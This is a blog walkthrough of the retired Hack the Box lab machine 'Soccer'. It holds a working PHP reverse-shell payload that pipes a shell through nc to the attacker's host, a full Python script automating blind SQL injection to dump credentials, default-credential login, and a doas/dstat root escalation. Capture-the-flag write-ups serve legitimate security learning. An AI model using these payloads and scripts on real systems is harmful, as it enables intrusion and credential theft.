Soccer
Introduction
Hack the Box is one of the cybersecurity upskilling platforms I use for professional development. Roughly once a week, Hack the Box releases a new vulnerable box for users to hack. Additionally, one active box is retired every week. Below is a walkthrough on compromising the recently retired box, “Soccer.”
Summary
Soccer is hosting a website that exposes a website admin login page still configured with default credentials. Once I log in, I am able to upload a PHP file, granting me RCE (Remote Code Execution) on the box. While enumerating the box, I come across a new subdomain of the website. Upon exploring the subdomain, I discover a blind, boolean-based SQL injection vulnerability, which I exploit to obtain the user’s credentials. Logged in as a user, I find that “doas” is configured to allow me to run “dstat”. This configuration enables me to obtain a root shell.
Port Scanning
nmap finds TCP ports 22, 80 and 9091 open. Test
┌──(kali 🛸 box)-[~/workSpace/Boxes/Soccer]
└─$ nmap 10.10.11.194
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 13:49 EDT
Nmap scan report for 10.10.11.194
Host is up (0.027s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9091/tcp open  xmltec-xmlmail
Enumerating port 80
Web Browser
Navigating to http://10.10.11.194 I am redirected to soccer.htb. I add soccer.htb to /etc/hosts and reload the page. I find the “HTB FootBall Club.”

Looking around the website doesn’t give any interesting results.
Directory Enumeration
I use gobuster and the word list directory-list-2.3-small.txt to discover the directory tiny.
┌──(kali box)-[~/workSpace/Boxes/Soccer/httpsoccer.htb]
└─$ gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://soccer.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
===============================================================
2023/06/18 14:20:40 Starting gobuster in directory enumeration mode
===============================================================
/tiny (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 87591 / 87665 (99.92%)
===============================================================
2023/06/18 14:24:23 Finished
===============================================================Visiting http://soccer.htb/tiny/ I encounter a login screen.

Googling “Tiny File Manager default credentials” I find admin:admin@123. I am able to login with these credentials!

Looking around I discover I can upload a php file to the uploads directory. This will allow me to obtain a foothold on the box.
Foothold

I upload the following php file to the uploads directory. I then navigate to the file I uploaded to initiate my reverse shell.
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 9595>/tmp/f')?>
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ nc -lvnp 9595
listening on [any] 9595 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.194] 59412
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash");'
www-data@soccer:~/html/tiny/uploads$ ^Z
zsh: suspended nc -lvnp 9595
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ stty raw -echo; fg % 1 148 ⨯ 1 ⚙
[1] + continued nc -lvnp 9595
export TERM=screen
www-data@soccer:~/html/tiny/uploads$ whoami
www-data
www-data@soccer:~/html/tiny/uploads$User
From here I ran linpeas. Looking through the output of linpease I noticed the subdomain soc-player in /etc/hosts
www-data@soccer:~/html/tiny/uploads$ cat /etc/hosts
127.0.0.1       localhost       soccer  soccer.htb      soc-player.soccer.htb

127.0.1.1       ubuntu-focal    ubuntu-focal
Adding soc-player.soccer.htb to /etc/hosts and navigating to the subdomain in my browser, I find a page similar to “HTB FootBall Club,” but with a Signup page.
I sign up for an account.

Signing in with the account I created, I am able to check for valid tickets.


Looking at the traffic in burp, I see that this feature is being accomplished using a websocket. Now I see why this box is called soccer and not football!

With a little help from python's websocket library we are able to discover a boolean based blind SQL injection.
test.py
import websocket, json

ws = websocket.WebSocket()
ws.connect("ws://soc-player.soccer.htb:9091")
data ={"id": "1"}  # Normal data
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)

data ={"id": "1 or 1=1"} # Injecting boolean logic
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)
Running the above code I see that I am able to inject sql logic.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 test.py
Ticket Doesn't Exist
Ticket ExistsUsing HackTricks SQL-Injection Identifying Back-End I determine that the backend is likely “MYSQL.” I am going to take a moment here to explain how I can use this boolean injection to enumerate the database.
Looking at this example, if the database begins with the letter a. Then the result would be “Ticket Exists”.
data ={"id": "1 UNION SELECT 1,2,3 WHERE database() like 'a%'"} # Checking to see if the database begins with the letter a
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)
Running the above code we see “Ticket Doesn’t Exists.” This tells us that our above statements is false and therefore the database does not start with the letter a.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 test.py
Ticket Doesn't ExistHowever, If we check if the database starts with the letter s, we receive “Ticket Exists.”
data ={"id": "1 UNION SELECT 1,2,3 WHERE database() like 's%'"} # Checking to see if the database begins with the letter s
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 test.py
Ticket ExistsNow that I know that the first letter of the database is s, I can loop through the alphabet to find the second letter. If I did this I would find the second letter is “o.”
data ={"id": "1 UNION SELECT 1,2,3 WHERE database() like 'so%'"} # Checking to see if the database begins with the letters "so"
ws.send(str(json.dumps(data)))
result = ws.recv()
print(result)┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 test.py
Ticket ExistsRather than doing this manually, I wrote a python script to automate this enumeration.
soccer_sqli.py
import websocket,json, sys
"""
Example Usage

python3 soccer_sqli.py "WHERE database() like '__loop__%'" f

"""

alpha_b = "q w e r t y u i o p a s d f g h j k l z x c v b n m 0 1 2 3 4 5 6 7 8 9 _ -"
alpha_b_list = alpha_b.split()
ALPHA_B = "Q W E R T Y U I O P A S D F G H J K L Z X C V B N M q w e r t y u i o p a s d f g h j k l z x c v b n m 0 1 2 3 4 5 6 7 8 9 ! @ # $ ^ & * ( ) ? > < , . [ ] { } _ -"
ALPHA_B_LIST = ALPHA_B.split()


def get_from_db(payload, replacement_text, full_list=False):
    payload = dict(payload)
    payload['id'] = payload['id'].replace("__replace__", replacement_text)
    ws = websocket.WebSocket()
    ws.connect("ws://soc-player.soccer.htb:9091")
    end_of_word = False
    this_word = ""
    if full_list:
        letter_list = ALPHA_B_LIST
    else:
        letter_list = alpha_b_list

    while not end_of_word:
        end_of_word = True
        found_letter=False
        for letter in letter_list:
            current_word = this_word + letter


            d = {"id": payload['id'].replace('__loop__', current_word)}

            data = str(json.dumps(d))
            ws.send(data)
            result = ws.recv()

            if result =="Ticket Exists" and found_letter == False:
                this_word = this_word + letter
                found_letter = True
                end_of_word = False
                print(this_word)
    return this_word

payload = {"id": f"1 UNION SELECT 1,2,3 __replace__-- -"}

inject = sys.argv[1]
if sys.argv[2].lower() =='t':
    get_from_db(payload, inject, full_list=True)
else:
    get_from_db(payload, inject)
First I get the name of the database I am currently working in.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "WHERE database() like '__loop__%'" f
s
so
soc
socc
socce
soccer
soccer_
soccer_d
soccer_dbNow I use my script to look for tables in soccer_db.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.tables where table_schema = 'soccer_db' and table_name like '__loop__%'" f
a
ac
acc
acco
accou
accoun
account
accounts
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.tables where table_schema = 'soccer_db' and table_name like '__loop__%' and table_name != 'accounts'" f
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ I find only one table accounts. Now I can find the columns in that table.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.COLUMNS where table_schema = 'soccer_db' and table_name='accounts' and COLUMN_NAME like '__loop__%'" f
e
em
ema
emai
email
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.COLUMNS where table_schema = 'soccer_db' and table_name='accounts' and COLUMN_NAME like '__loop__%' and COLUMN_NAME != 'email'" f
u
us
use
user
usern
userna
usernam
username
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.COLUMNS where table_schema = 'soccer_db' and table_name='accounts' and COLUMN_NAME like '__loop__%' and COLUMN_NAME != 'email' and COLUMN_NAME != 'username'" f
i
id
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.COLUMNS where table_schema = 'soccer_db' and table_name='accounts' and COLUMN_NAME like '__loop__%' and COLUMN_NAME != 'email' and COLUMN_NAME != 'username' and COLUMN_NAME != 'id'" f
p
pa
pas
pass
passw
passwo
passwor
password
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM information_schema.COLUMNS where table_schema = 'soccer_db' and table_name='accounts' and COLUMN_NAME like '__loop__%' and COLUMN_NAME != 'email' and COLUMN_NAME != 'username' and COLUMN_NAME != 'id' and COLUMN_NAME !='password'" fNow I can extract data out of the username and password columns.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM accounts where username like '__loop__%'" f
p
pl
pla
play
playe
player
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM accounts where username like '__loop__%' and username != 'player'" f
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ python3 soccer_sqli.py "FROM accounts where password like BINARY '__loop__%'" t
P
Pl
Pla
Play
Playe
Player
PlayerO
PlayerOf
PlayerOft
PlayerOfth
PlayerOfthe
PlayerOftheM
PlayerOftheMa
PlayerOftheMat
PlayerOftheMatc
PlayerOftheMatch
PlayerOftheMatch2
PlayerOftheMatch20
PlayerOftheMatch202
PlayerOftheMatch2022I have now discovered the credentials player:PlayerOftheMatch2022. I ssh in as player and obtain the user.txt flag.
┌──(kali box)-[~/workSpace/Boxes/Soccer]
└─$ ssh player@10.10.11.194
player@10.10.11.194's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Mon Jun 19 19:53:12 UTC 2023
System load: 0.0
Usage of /: 70.1% of 3.84GB
Memory usage: 20%
Swap usage: 0%
Processes: 230
Users logged in: 0
IPv4 address for eth0: 10.10.11.194
IPv6 address for eth0: dead:beef::250:56ff:feb9:63eb
0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ cat user.txt |wc
1 1 33Root
Looking at which applications have the SUID bit set I discover an unsual one, doas
player@soccer:~$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/openssh/ssh-keysign
Looking at the man pages for doas I see the application allows me to execute commands as another user and I should check /usr/local/etc/doas.conf for current configuration.
DOAS(1)                                                                                                BSD General Commands Manual                                                                                               DOAS(1)

NAME
     doas — execute commands as another user

SYNOPSIS
     doas [-nSs] [-a style] [-C config] [-u user] [--] command [args]

DESCRIPTION
     The doas utility executes the given command as another user.  The command argument is mandatory unless -C, -S, or -s is specified.

     The options are as follows:

     -a style    Use the specified authentication style when validating the user, as allowed by /etc/login.conf.  A list of doas-specific authentication methods may be configured by adding an ‘auth-doas’ entry in login.conf(5).

     -C config   Parse and check the configuration file config, then exit.  If command is supplied, doas will also perform command matching.  In the latter case either ‘permit’, ‘permit nopass’ or ‘deny’ will be printed on standard
                 output, depending on command matching results.  No command is executed.

     -n          Non interactive mode, fail if doas would prompt for password.

     -S          Same as -s but simulates a full login. Please note this may result in doas applying resource limits to the user based on the target user's login class. However, environment variables applicable to the target user
                 are still stripped, unless KEEPENV is specified.

     -s          Execute the shell from SHELL or /etc/passwd.

     -u user     Execute the command as user.  The default is root.  Please note: On some systems multiple usernames can resolve to one UID. For example, root and toor both resolve to UID 0 on FreeBSD. Please see the "as" syntax
                 section of the doas.conf manual page for details on how doas handles this situation.

     --          Any dashes after a combined double dash (--) will be interpreted as part of the command to be run or its parameters. Not an argument passed to doas itself.

EXIT STATUS
     The doas utility exits 0 on success, and >0 if an error occurs.  It may fail for one of the following reasons:

     •   The config file /usr/local/etc/doas.conf could not be parsed.
     •   The user attempted to run a command which is not permitted.
     •   The password was incorrect.
     •   The specified command was not found or is not executable.

SEE ALSO
     su(1), doas.conf(5)

HISTORY
     The doas command first appeared in OpenBSD 5.8.

AUTHORS
     Ted Unangst <tedu@openbsd.org>

BSD
Looking at doas.conf I see I am able to run dstat as root.
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
Looking up dstat on gtfo bins I find a suitable privilege escalation. I just need to replace sudo with the doas command.
player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
player@soccer:~$ doas /usr/bin/dstat --xxx
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
  import imp
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# cat root.txt |wc
      1       1      33
Conclusion
“Soccer” is an example of one of the many intriguing challenges available on Hack the Box. I intend to publish walkthroughs of future retired boxes as I continue using the platform to broaden my knowledge.
Enjoy Reading This Article?
Here are some more articles you might like to read next: